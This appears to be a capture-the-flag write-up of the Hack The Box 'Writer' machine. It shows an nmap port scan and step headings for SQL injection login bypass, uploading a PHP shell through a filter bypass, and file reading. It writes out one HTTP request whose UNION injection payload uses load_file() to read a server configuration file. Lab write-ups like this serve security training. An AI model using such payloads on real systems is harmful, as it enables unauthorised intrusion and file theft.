
# *Information Gathering*


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.11.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 14:39 IST
Nmap scan report for 10.10.11.101
Host is up (0.29s latency).
Not shown: 64035 closed tcp ports (reset), 1496 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:20:b9:d0:52:1f:4e:10:3a:4a:93:7e:50:bc:b8:7d (RSA)
|   256 10:04:79:7a:29:74:db:28:f9:ff:af:68:df:f1:3f:34 (ECDSA)
|_  256 77:c4:86:9a:9f:33:4f:da:71:20:2c:e1:51:10:7e:8d (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Story Bank | Writer.HTB
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: WRITER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2024-09-05T09:11:03
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.18 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

2) Checked the website




3) Found more pages





# *Vulnerability Assessment*


1) Found sql injection auth bypass





2) Found a file upload functionality





3) Found a filter bypass to upload a php shell





4) Found a request functionality





5) Used sql to read files




## 6) Found admin user hash




## 7) Found the source code

**Request**

```
POST /administrative HTTP/1.1
Content-Length: 112
Cache-Control: no-cache
User-Agent: sqlmap/1.8.5#stable (https://sqlmap.org)
Host: 10.10.11.101
Accept: */*
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Connection: keep-alive

uname=admin' union select 1,load_file('/etc/apache2/sites-enabled/000-default.conf'),3,4,5,6
-- -&password=admin
```

**Response**

